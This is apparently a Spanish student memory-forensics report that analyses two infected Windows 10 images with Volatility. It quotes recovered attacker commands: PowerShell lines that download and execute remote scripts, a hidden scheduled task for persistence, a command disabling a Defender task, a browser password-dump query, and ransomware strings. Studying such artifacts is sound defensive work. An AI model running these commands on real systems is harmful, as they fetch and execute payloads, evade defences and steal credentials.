

Análisis de la imagen 1

Preparación

Recopilación de Evidencias

Para comenzar el análisis se ha procedido a listar los procesos corriendo en el volcado de memoria utilizando para ello el argumento “windows.pslist” y se han obtenido los siguientes resultados:



Progress: 100.00		PDB scanning finished		Threads		Handles	SessionId	Wow64	CreateTime	ExitTime	File output
PID	PPID	ImageFileName	Offset(V)	Threads	Handles						
4	0	System	0x9805f5a69040	133	-	N/A	False	2023-12-12	18:03:47.000000 UTC	N/A	Disabled
92	4	Registry	0x9805f5bb8040	4	-	N/A	False	2023-12-12	18:03:20.000000 UTC	N/A	Disabled
336	4	smss.exe	0x9805f7b37040	2	-	N/A	False	2023-12-12	18:03:48.000000 UTC	N/A	Disabled
432	420	csrss.exe	0x9805fd2f3080	10	-	0	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
508	420	wininit.exe	0x9805f85c0080	1	-	0	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
516	500	csrss.exe	0x9805f85cf140	12	-	1	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
588	500	winlogon.exe	0x9805f8ae2080	7	-	1	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
648	508	services.exe	0x9805f85c5080	5	-	0	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
668	508	lsass.exe	0x9805f85de080	9	-	0	False	2023-12-12	18:04:03.000000 UTC	N/A	Disabled
772	648	svchost.exe	0x9805f86c2240	13	-	0	False	2023-12-12	18:04:04.000000 UTC	N/A	Disabled
796	508	fontdrvhost.exe	0x9805f8650140	5	-	0	False	2023-12-12	18:04:04.000000 UTC	N/A	Disabled
804	588	fontdrvhost.exe	0x9805f8652140	5	-	1	False	2023-12-12	18:04:04.000000 UTC	N/A	Disabled
884	648	svchost.exe	0x9805f7d622c0	13	-	0	False	2023-12-12	18:04:04.000000 UTC	N/A	Disabled
988	588	dwm.exe	0x9805f88300c0	16	-	1	False	2023-12-12	18:04:04.000000 UTC	N/A	Disabled
352	648	svchost.exe	0x9805fc705240	55	-	0	False	2023-12-12	18:04:05.000000 UTC	N/A	Disabled
424	648	svchost.exe	0x9805fc7092c0	15	-	0	False	2023-12-12	18:04:05.000000 UTC	N/A	Disabled
748	648	svchost.exe	0x980601e3a300	14	-	0	False	2023-12-12	18:04:05.000000 UTC	N/A	Disabled
792	648	svchost.exe	0x980601e44280	16	-	0	False	2023-12-12	18:04:05.000000 UTC	N/A	Disabled
1140	648	svchost.exe	0x9805fe70b2c0	25	-	0	False	2023-12-12	18:04:05.000000 UTC	N/A	Disabled
1268	648	svchost.exe	0x9806013a22c0	21	-	0	False	2023-12-12	18:04:06.000000 UTC	N/A	Disabled
1388	648	VBoxService.exe	0x9806013a92c0	11	-	0	False	2023-12-12	18:04:07.000000 UTC	N/A	Disabled
1488	4	MemCompression	0x9805f8ae83080	70	-	N/A	False	2023-12-12	18:04:07.000000 UTC	N/A	Disabled
1636	648	svchost.exe	0x9805f5a62080	11	-	0	False	2023-12-12	18:04:07.000000 UTC	N/A	Disabled
1696	648	svchost.exe	0x9805fe19d300	11	-	0	False	2023-12-12	18:04:08.000000 UTC	N/A	Disabled
1780	648	svchost.exe	0x9805fe1b32c0	3	-	0	False	2023-12-12	18:04:08.000000 UTC	N/A	Disabled
1856	648	svchost.exe	0x9805f8618300	3	-	0	False	2023-12-12	18:04:08.000000 UTC	N/A	Disabled
1868	648	svchost.exe	0x9805ff97c300	4	-	0	False	2023-12-12	18:04:08.000000 UTC	N/A	Disabled
1916	648	svchost.exe	0x9805f860d0c0	6	-	0	False	2023-12-12	18:04:08.000000 UTC	N/A	Disabled
2000	648	spoolsv.exe	0x9805fe160240	7	-	0	False	2023-12-12	18:04:09.000000 UTC	N/A	Disabled
1564	648	svchost.exe	0x9805fd709300	13	-	0	False	2023-12-12	18:04:09.000000 UTC	N/A	Disabled
2088	792	dasHost.exe	0x9805fefe4d80	3	-	0	False	2023-12-12	18:04:10.000000 UTC	N/A	Disabled
2236	648	svchost.exe	0x9805fd1e0240	10	-	0	False	2023-12-12	18:04:10.000000 UTC	N/A	Disabled
2332	648	MsMpEng.exe	0x9805fd1de300	9	-	0	False	2023-12-12	18:04:11.000000 UTC	N/A	Disabled
2412	648	svchost.exe	0x9805fc42d2c0	15	-	0	False	2023-12-12	18:04:11.000000 UTC	N/A	Disabled
2972	352	sihost.exe	0x9805f8f272c0	7	-	1	False	2023-12-12	18:04:23.000000 UTC	N/A	Disabled
2984	648	svchost.exe	0x980601a15080	11	-	1	False	2023-12-12	18:04:23.000000 UTC	N/A	Disabled
3044	352	taskhostw.exe	0x9805fd9ad0c0	10	-	1	False	2023-12-12	18:04:23.000000 UTC	N/A	Disabled
3152	792	ctfmon.exe	0x980602719240	9	-	1	False	2023-12-12	18:04:24.000000 UTC	N/A	Disabled
3292	588	userinit.exe	0x9805f7ae5340	0	-	1	False	2023-12-12	18:04:25.000000 UTC	2023-12-12 18:04:59.000000 UTC	Disabled
3348	3292	explorer.exe	0x9805fc492340	71	-	1	False	2023-12-12	18:04:25.000000 UTC	N/A	Disabled
3448	648	svchost.exe	0x9805fcea2c0	5	-	0	False	2023-12-12	18:04:26.000000 UTC	N/A	Disabled
3664	648	svchost.exe	0x98060312f2c0	4	-	1	False	2023-12-12	18:04:29.000000 UTC	N/A	Disabled
3336	772	StartMenuExper	0x9805f8add340	9	-	1	False	2023-12-12	18:04:34.000000 UTC	N/A	Disabled
4124	772	RuntimeBroker.	0x9805fddee12c0	3	-	1	False	2023-12-12	18:04:35.000000 UTC	N/A	Disabled
4244	772	SearchApp.exe	0x9805f7e052c0	46	-	1	False	2023-12-12	18:04:36.000000 UTC	N/A	Disabled
4356	772	RuntimeBroker.	0x9805fd4c080	14	-	1	False	2023-12-12	18:04:38.000000 UTC	N/A	Disabled
4484	648	SearchIndexer.	0x9805f8bb5240	17	-	0	False	2023-12-12	18:04:39.000000 UTC	N/A	Disabled
4880	772	ShellExperien	0x9805fc7a2080	20	-	1	False	2023-12-12	18:04:49.000000 UTC	N/A	Disabled
5040	3348	SecurityHealth	0x9805ff89f0c0	3	-	1	False	2023-12-12	18:04:51.000000 UTC	N/A	Disabled
5072	648	SecurityHealth	0x9805ff8e7080	9	-	0	False	2023-12-12	18:04:51.000000 UTC	N/A	Disabled
4032	3348	VBoxTray.exe	0x9805f8bb2080	12	-	1	False	2023-12-12	18:04:51.000000 UTC	N/A	Disabled
4060	3348	msedge.exe	0x980602da10c0	0	-	1	False	2023-12-12	18:04:52.000000 UTC	2023-12-13 15:26:10.000000 UTC	Disabled
3752	3348	OneDrive.exe	0x9805f887b080	24	-	1	True	2023-12-12	18:04:52.000000 UTC	N/A	Disabled

5880	772	RuntimeBroker.	0*98060319f2c0	7	-	1	False	2023-12-12	18:05:04.000000	UTC	N/A	Disabled
5628	772	ApplicationFra	0*9805fca43080	3	-	1	False	2023-12-12	18:05:23.000000	UTC	N/A	Disabled
444	772	WinStore.App.e	0*9805fcd7a080	11	-	1	False	2023-12-12	18:05:23.000000	UTC	N/A	Disabled
1020	772	RuntimeBroker.	0*9805f8bde300	1	-	1	False	2023-12-12	18:05:26.000000	UTC	N/A	Disabled
5788	772	TextInputHost.	0*9805f7be7240	10	-	1	False	2023-12-12	18:06:10.000000	UTC	N/A	Disabled
5804	772	dllhost.exe	0*9805fc74f300	7	-	1	False	2023-12-12	18:06:12.000000	UTC	N/A	Disabled
5852	648	svchost.exe	0*9805f7881080	4	-	0	False	2023-12-12	18:06:15.000000	UTC	N/A	Disabled
5316	648	SgrmBroker.exe	0*9805fe658080	7	-	0	False	2023-12-12	18:06:17.000000	UTC	N/A	Disabled
5520	648	svchost.exe	0*9805ff90a080	8	-	0	False	2023-12-12	18:06:18.000000	UTC	N/A	Disabled
6456	772	RuntimeBroker.	0*9805f8f9a2c0	3	-	1	False	2023-12-12	18:06:21.000000	UTC	N/A	Disabled
3392	648	sshd.exe	0*980600b11080	2	-	0	False	2023-12-12	18:08:56.000000	UTC	N/A	Disabled
3892	3392	sshd.exe	0*9805f8bb3080	1	-	0	False	2023-12-12	18:11:54.000000	UTC	N/A	Disabled
7128	3892	conhost.exe	0*9805f887a340	4	-	0	False	2023-12-12	18:11:54.000000	UTC	N/A	Disabled
5608	3892	sshd.exe	0*9805fc752340	0	-	0	False	2023-12-12	18:11:55.000000	UTC	2023-12-12 18:12:01.000000	UTC Disabled
6944	3892	sshd.exe	0*9805fc7f0240	1	-	0	False	2023-12-12	18:12:01.000000	UTC	N/A	Disabled
2992	6944	conhost.exe	0*9805fce82240	5	-	0	False	2023-12-12	18:12:01.000000	UTC	N/A	Disabled
7144	2992	cmd.exe	0*9805f8f360c0	1	-	0	False	2023-12-12	18:12:02.000000	UTC	N/A	Disabled
1704	648	svchost.exe	0*9805ff9020c0	3	-	0	False	2023-12-12	18:13:14.000000	UTC	N/A	Disabled
6152	648	svchost.exe	0*9805fef87240	3	-	0	False	2023-12-12	18:13:53.000000	UTC	N/A	Disabled
3556	772	SystemSettings	0*9805fd953080	18	-	1	False	2023-12-12	18:19:58.000000	UTC	N/A	Disabled
456	772	UserOOBEBroker	0*9805fde60340	1	-	1	False	2023-12-12	18:20:03.000000	UTC	N/A	Disabled
4824	772	dllhost.exe	0*9805f7fee080	5	-	0	False	2023-12-13	15:04:29.000000	UTC	N/A	Disabled
0	0	0*9805f88982c0	0	-	N/A	False	N/A	N/A	Disabled			
0	0	0*9805f88982b8	0	-	N/A	False	N/A	N/A	Disabled			


Nos ha llamado en especial la atención el proceso “taskhostw.exe” por lo que se procede a ver cual es el proceso padre utilizando para ello el argumento “windos.pslist” de nuevo.

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Downloads/Windows10_2.raw windows.pslist | grep 352
352 648 svchost.exe 0*9805fc705240 55 - 0 False 2023-12-12 18:04:05.000000 UTC N/A Disabled
2972 352 sihost.exe 0*9805f8f272c0 7 - 1 False 2023-12-12 18:04:23.000000 UTC N/A Disabled
3044 352 taskhostw.exe 0*9805fd9ad0c0 10 - 1 False 2023-12-12 18:04:23.000000 UTC N/A Disabled
```

Como se puede apreciar, el proceso padre es “svchost.exe” utilizado en varias ocasiones para realizar actividades maliciosas. Por ello se procede a hacer un dump del proceso “taskhostw.exe” y analizarlo con virusTotal con la finalidad de detectar una posible actividad maliciosa por parte del proceso. Puesto que también aparece de proceso hijo “sihost.exe” se procede a hacer dump de este proceso también para analizarlo.



Como se puede ver en las ilustraciones, ambos procesos presentan actividades maliciosas. También nos ha llamado la atención la presencia del proceso “dllhost.exe” por lo que también se ha realizado un dump del proceso para analizarlo posteriormente obteniendo lo siguiente:




Parece ser que este proceso también realiza acciones maliciosas.

Tras hacer estas comprobaciones se ha procedido a analizar los handles de proceso “sihost.exe” utilizando para ello el argumento “Windows.handles”.

```
2972 sihost.exe 0x9805fcd54ac0 0x228 Mutant 0x1f0001 SM0:2972:120:WilError_03
2972 sihost.exe 0x9805fcd54ac0 0x22c Semaphore 0x1f0003 SM0:2972:120:WilError_03_p0
2972 sihost.exe 0x9805fcd551a0 0x230 Semaphore 0x1f0003 SM0:2972:120:WilError_03_p0h
```

En especial los errores suelen ser de interés ya que suelen reportar que algo no ha ido como se esperaba. Por ello después de hacer una búsqueda en internet sobre ese error



En este caso, se ha encontrado el análisis de un troyano en esta página donde el proceso conhost.exe presentaba un handles con la misma cadena que se ha reportado en nuestro análisis.

Posteriormente se ha procedido a analizar los strings con el fin de detectar si podemos estar ante el mismo troyano.

```
(kali@kali)-[~/Salidas2]
$ cat comandoStrings | grep Evol.gen
Win32/Evol.gen
```

Como se puede observar en los strings del volcado de memoria aparece tal cual el mismo troyano que deducíamos que podía estar presente.

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
384	Kip1.exe	GET	200	47.254.203.38:80	http://seeyouonlineservice.com/config.php	US	text	41 b	whitelisted
2948	Kip1.exe	GET	200	47.254.203.38:80	http://seeyouonlineservice.com/config.php	US	text	41 b	whitelisted
2948	Kip1.exe	GET	200	47.254.203.38:80	http://seeyouonlineservice.com/ip.php	US	text	13 b	whitelisted
384	Kip1.exe	GET	200	47.254.203.38:80	http://seeyouonlineservice.com/ip.php	US	text	13 b	whitelisted
2948	Kip1.exe	POST	200	47.254.203.38:80	http://seeyouonlineservice.com/regbot.php	US	text	2 b	whitelisted
2948	Kip1.exe	POST	200	47.254.203.38:80	http://seeyouonlineservice.com/regbot.php	US	text	2 b	whitelisted
384	Kip1.exe	POST	200	47.254.203.38:80	http://seeyouonlineservice.com/regbot.php	US	text	2 b	whitelisted
384	Kip1.exe	POST	200	47.254.203.38:80	http://seeyouonlineservice.com/regbot.php	US	text	2 b	whitelisted
276	iexplore.exe	GET	200	204.79.197.200:80	http://www.bing.com/favicon.ico	US	image	237 b	whitelisted
276	iexplore.exe	GET	200	204.79.197.200:80	http://www.bing.com/favicon.ico	US	image	237 b	whitelisted

Posteriormente se ha realizado un análisis de los objetos presentes en la tabla MFT mediante el argumento “Windows.mftscan” y se ha obtenido lo siguiente:

[illegible]

Como se puede apreciar, hay evidencia de la creación de los ficheros con extensión “txt” conexionesrarunas, procesosrarunos y conexionesoriginales. Posteriormente se ha intentado realizar un “Windows.Filescan” para detectar la zona de memoria donde se ubican estos ficheros para posteriormente realizar un dump, con la finalidad de detectar actividad maliciosa pero no ha resultado efectivo ya que el filescan no ha detectado los ficheros.

Posteriormente se ha optado por revisar los strings de manera más profunda en busca de lo que pudiera ser un ransomware obteniendo los siguientes resultados:

```

--(kali@kali)~/Salidas2
$ cat comandoStrings | grep "your files"
Your computer (or server) is blocked by Gerber 4 due a security reasonsDon't worry, if your files get a new extensionContact to email address: memoyanov.artur79@cock.li or bestleveldaypayday@cock.liWarning: You can't decrypt files withou
t note: Decrypt.TXContact to email address: memoyanov.artur79@bitmessage.ch or bestleveldaypayday@bitmessage.ch
!!!decrypt your files!!!!
!!!rescue your files!!!!
!!!safe your files!!!!
jigsaw-ransomwarebitsadmin /transfer mydownloadjob /downloadreg add hkey_current_user\control panel\desktop /v wallpaperdecrypting your files now!
jigsaw-ransomwarebitsadmin /transfer mydownloadjob /downloadreg add hkey_current_user\control panel\desktop /v wallpaperdecrypting your files now!
Do not waste your time trying recover your files using third party services! Only we can do thatD
@tGattention! your computer has been infected by sepsys!.inisepsysyour files have been encrypted with a random key\virustests\sepsys
All of your files, documents and databases are encryptedp
your filesQ
!all your files 0
d_dukens@aol.comAll your files h
This zone contains web sites that you trust not to damage your computer or your files.
This zone is for websites that might damage your computer or your files.
This zone contains web sites that you trust not to damage your computer or your files.
This zone is for websites that might damage your computer or your files.
This zone is for websites that might damage your computer or your files.
This zone contains web sites that you trust not to damage your computer or your files.

```

Como se puede observar se han detectado frases típicas de ficheros dirigidos a los usuarios cuando son infectado por un ransomware para que “recuperen” sus archivos. Aparecen malwares como Gerber, jigsaw y sepsys.

Modules

Images

c:\users\admin\appdata\local\temp\finalvr.exe

c:\systemroot\system32\ntdll.dll

c:\windows\system32\kernel32.dll

c:\windows\system32\kernelbase.dll

c:\windows\system32\msvbvm60.dll

c:\windows\system32\user32.dll

c:\windows\system32\gdi32.dll

```
c:\windows\system32\lpk.dll
```

c:\windows\system32\usp10.dll

c:\windows\system32\msvcrt.dll

```
SELECT origin_url, action_url, username_element, username_value, password_element, password_value, submit_element, signon_realm, date_created, blacklisted_by_user,
scheme, password_type, times_used, form_data, display_name, icon_url, federation_url, skip_zero_click, generation_upload_status, possible_username_pairs, id, da
te_last_used, moving_blocked_for, date_password_modified, sender_email, sender_name, date_received, sharing_notification_displayed, keychain_identifier, sender_p
ofile_image_url FROM logins WHERE skip_zero_click = 0 ORDER BY origin_url
```


```
SELECT origin_url, action_url, username_element, username_value, password_element, password_value, submit_element, signon_realm, date_created, blacklisted_by_user,
scheme, password_type, times_used, form_data, display_name, icon_url, federation_url, skip_zero_click, generation_upload_status, possible_username_pairs, id, da
te_last_used, moving_blocked_for, date_password_modified, sender_email, sender_name, date_received, sharing_notification_displayed, keychain_identifier, sender_p
ofile_image_url FROM logins WHERE signon_realm = ?
```





```
""Exploit:097M/CVE-2017-11882.EP!MTB
```

```
2023-12-13 16:33:22, Info      Validating payload file [Windows10.0-KB5027215-x64.cab]
```

0x980603196a80	TCPv4	10.0.2.15	22	10.0.2.4	39626	ESTABLISHED	3392	sshd.exe	2023-12-13 15:08:47.000000 UTC
----------------	-------	-----------	----	----------	-------	-------------	------	----------	--------------------------------

```
lorenz.sz40schtasks /run /tn sz4016schtasks /delete /tn sz401 /f/password:'crown'157.90.147.28Ransom:Win32/Lorenz.HN!MTB
/c schtasks /crea
syswow64\schtasks.exe
TRACE,0010,1932,Chains,Process excluded,C:\Windows\SysWOW64\schtasks.exe,System
0,Chains,Process excluded,C:\Windows\SysWOW64\schtasks.exe,System
```











[Sign in](#)
[Sign up](#)

1

/ 94

Community Score

🔴 1/94 security vendor flagged this IP address as malicious

 Reanalyze
  Similar
  Graph
  API

157.90.147.28 (157.90.0.0/16)

AS 24940 (Hetzner Online GmbH)

DE

Last Analysis Date

20 days ago

DETECTION







DETAILS

RELATIONS

COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Contained in Graphs (3)

 sativa_01	Android Apk	2023-01-31 21:57:33	
 bpcobb	Lor Overall	2022-03-04 15:04:52	
 bpcobb	MoUserCoreWorker.exe	2022-03-04 14:58:05	

Análisis de la imagen 3

Contexto de la imagen

Para empezar, lanzamos el comando Windows.info para poder extraer algo de información básica de la imagen:

```
(venv)-(kali@kali)-[~/volatility3]
$ vol -f /home/kali/Windows10\(\1\).raw windows.info
Volatility 3 Framework 2.12.0
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf8075f211000
DTB 0x1ad000
Symbols file:///home/kali/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/163F09EA9CD1E71DF0085AE77512CF0E-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 FileLayer
KdVersionBlock 0xf8075fe20410
Major/Minor 15.19041
MachineType 34404
KeNumberProcessors 1
SystemTime 2024-12-10 08:12:16+00:00
NtSystemRoot C:\Windows
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Sat Sep 25 23:20:36 2100
```

Podemos ver que estamos ante un Windows 10 NT, en este caso de 64 bits. No nos da datos sobre la versión concreta, pero tenemos la dirección base del kernel, que nos puede servir más tarde para analizar posibles alteraciones o direcciones sospechosas que vayamos encontrando. Por otro lado, tenemos la fecha, y teniendo en cuenta que la imagen se obtuvo tras el ataque, podemos suponer que si encontramos procesos muy anteriores probablemente no pertenezcan al ataque. También tenemos la DTB, por lo que sabemos que podremos traducir de direcciones físicas a virtuales y viceversa. Por último, el PE TimeDateStamp nos indica una fecha de compilación en el 2100, lo que resulta un poco extraño, puede ser resultado de malware o quizás la ejecución en una máquina virtual. En cuanto a la ejecución de pslist, encontramos procesos legítimos de Windows, por lo que se puede sospechar el uso de técnicas LoTL (living off the land) para el compromiso de la máquina, si bien se visualizan algunos asociados a VMWare, lo que unido al número de procesadores (1, impensable en un ordenador normal) nos permite deducir que la imagen es de una máquina virtual.

Análisis de la imagen

Una vez analizado el contexto de la imagen, se analizan las conexiones de red con Windows.netstat para ver si encontramos algo sospechoso. Lo primero, es que vemos diversos puertos abiertos que tienen que ver con el protocolo NetBIOS, especialmente usados en máquinas Windows, y en los que se pueden explotar diversas vulnerabilidades al ser un protocolo obsoleto:

0xb28186770e90	TCPv4	192.168.32.133	139	0.0.0.0	0	LISTENING	4	System	2024-12-10 08:08:01.000000 UTC
0xb28186843190	UDPv4	192.168.32.133	137	*	0		4	System	2024-12-10 08:08:01.000000 UTC
0xb28186843e10	UDPv4	192.168.32.133	138	*	0		4	System	2024-12-10 08:08:01.000000 UTC

También encontramos referencias al protocolo SMB y a WMI, dos herramientas que suelen estar en el foco de los ataques a Windows, los puertos 445 y 135, en los que se está

escuchando. En el caso del puerto 135, este está asociado al proceso svchost.exe, que tiene que ver con los contenedores usados en procesos como WMI, WinRM, RDP, ...

0xb2818676f730	TCPv4	0.0.0.0	445	0.0.0.0	0	LISTENING	4	System	2024-12-10 08:08:07.000000	UTC
0xb2818676f730	TCPv6	::	445	::	0	LISTENING	4	System	2024-12-10 08:08:07.000000	UTC
0xb281854f3310	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	588	svchost.exe	2024-12-10 08:07:59.000000	UTC
0xb281854f4e90	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	588	svchost.exe	2024-12-10 08:07:59.000000	UTC
0xb281854f4e90	TCPv6	::	135	::	0	LISTENING	588	svchost.exe	2024-12-10 08:07:59.000000	UTC

Por último, y de forma destacable, encontramos una conexión de powershell por red al puerto 4444. Esto es un indicador flagrante de una reverse Shell, pues el puerto 4444 es el usado por defecto por ciberdelincuentes y herramientas como msfvenom para la escucha. Además, sabemos que el atacante viene de la red local por la naturaleza de la práctica, y por la fecha del ataque y la encontrada de la imagen (del mismo día), podemos estar seguros de que hubo una reverse Shell.

0xb28185df3a20	TCPv4	192.168.32.133	49761	192.168.32.131	4444	ESTABLISHED	4452	powershell.exe	2024-12-10 08:11:45.000000	UTC
----------------	-------	----------------	-------	----------------	------	-------------	------	----------------	----------------------------	-----

Para encontrar más evidencias relevantes sobre la reverse Shell, buscamos posibles archivos .ps1 que puedan darnos confirmación. Abajo se puede ver un comando, que descarga el archivo “reverse.ps1” de un servidor http:


```
iex(new-object net.webclient).downloadstring('http://198.13.49.179/reverse.ps1')
```

Además, encontramos la descarga y ejecución de un archivo de la IP del atacante en los strings, con la ventana oculta, en la que se descarga el archivo “rarete.ps1”, lo que nos da pistas sobre los posibles archivos maliciosos que han podido originar esto.

```
strings2.txt:"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -Command (New-Object System.Net.WebClient).DownloadString('http://192.168.12.131/rarete.ps1')|iex
strings2.txt:"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -Command (New-Object System.Net.WebClient).DownloadString('http://192.168.12.131/rarete.ps1')|iex
strings2.txt:"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -Command (New-Object System.Net.WebClient).DownloadString('http://192.168.12.131/rarete.ps1')|iex
strings2.txt:"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -Command (New-Object System.Net.WebClient).DownloadString('http://192.168.12.131/rarete.ps1')|iex
```

Además, en los strings, encontramos la descarga de una url de la herramienta netcat, usada comúnmente en el proceso de comunicación con la reverse Shell

```
{Shell ('C:\\Windows\\System32\\cmd.exe /c echo(wget 'https://tinyurl.com/y88r9epk' -OutFile a.exe) > b.ps1)powershell -ExecutionPolicy Bypass -File b.ps1START /MIN a.exe
```



Por último, si buscamos los SIDs de los usuarios que ejecutaron powershell, se pueden ver usos a través de la red:

```
(venv)-(kali@kali)-[~/volatility3]
$ cat sids.txt | grep powershell
4452 powershell.exe S-1-5-21-678969719-1224204785-1132787420-1001 user
4452 powershell.exe S-1-5-21-678969719-1224204785-1132787420-513 Domain Users
4452 powershell.exe S-1-1-0 Everyone
4452 powershell.exe S-1-5-114 Local Account (Member of Administrators)
4452 powershell.exe S-1-5-32-544 Administrators
4452 powershell.exe S-1-5-32-545 Users
4452 powershell.exe S-1-5-4 Interactive
4452 powershell.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
4452 powershell.exe S-1-5-11 Authenticated Users
4452 powershell.exe S-1-5-15 This Organization
4452 powershell.exe S-1-5-113 Local Account
4452 powershell.exe S-1-5-5-0-1737320 Logon Session
4452 powershell.exe S-1-2-0 Local (Users with the ability to log in locally)
4452 powershell.exe S-1-5-64-10 NTLM Authentication
4452 powershell.exe S-1-16-8192 Medium Mandatory Level
7608 powershell.exe S-1-5-21-678969719-1224204785-1132787420-1001 user
7608 powershell.exe S-1-5-21-678969719-1224204785-1132787420-513 Domain Users
7608 powershell.exe S-1-1-0 Everyone
7608 powershell.exe S-1-5-114 Local Account (Member of Administrators)
7608 powershell.exe S-1-5-32-544 Administrators
7608 powershell.exe S-1-5-32-545 Users
7608 powershell.exe S-1-5-4 Interactive
7608 powershell.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
7608 powershell.exe S-1-5-11 Authenticated Users
7608 powershell.exe S-1-5-15 This Organization
7608 powershell.exe S-1-5-113 Local Account
7608 powershell.exe S-1-5-5-0-1737320 Logon Session
7608 powershell.exe S-1-2-0 Local (Users with the ability to log in locally)
7608 powershell.exe S-1-5-64-10 NTLM Authentication
7608 powershell.exe S-1-16-12288 High Mandatory Level
```

Una vez tenemos clara la ejecución de dicha reverse Shell, se tratan de buscar las acciones que realizaron los atacantes una vez consiguieron el acceso inicial. Por ello, tratamos de buscar posibles tareas programadas que hayan ejecutado los atacantes para buscar la persistencia, ya que no hemos podido obtener datos de los comandos Windows.cmdlines, Windows.consoles o Windows.cmdscan. En este caso, tenemos suerte y encontramos dos comandos ejecutados por los atacantes.

```
schtasks /create /tn "RareteTask" /tr "powershell.exe -WindowStyle Hidden -Command Get-ItemProperty -Path 'HKCU:\Software\Rarete' -Name rarete | Select-Object -ExpandP
roperty rarete | Invoke-Expression" /sc minute /mo 2
schtasks /create /tn "RareteTask" /tr "powershell.exe -WindowStyle Hidden -Command Get-ItemProperty -Path 'HKCU:\Software\Rarete' -Name rarete | Select-Object -ExpandP
roperty rarete | Invoke-Expression" /sc minute /mo 1
```

```
schtasks/change/tn"microsoft\windows\windowsdefender\windowsdefendercachemaintenance"/disable
```

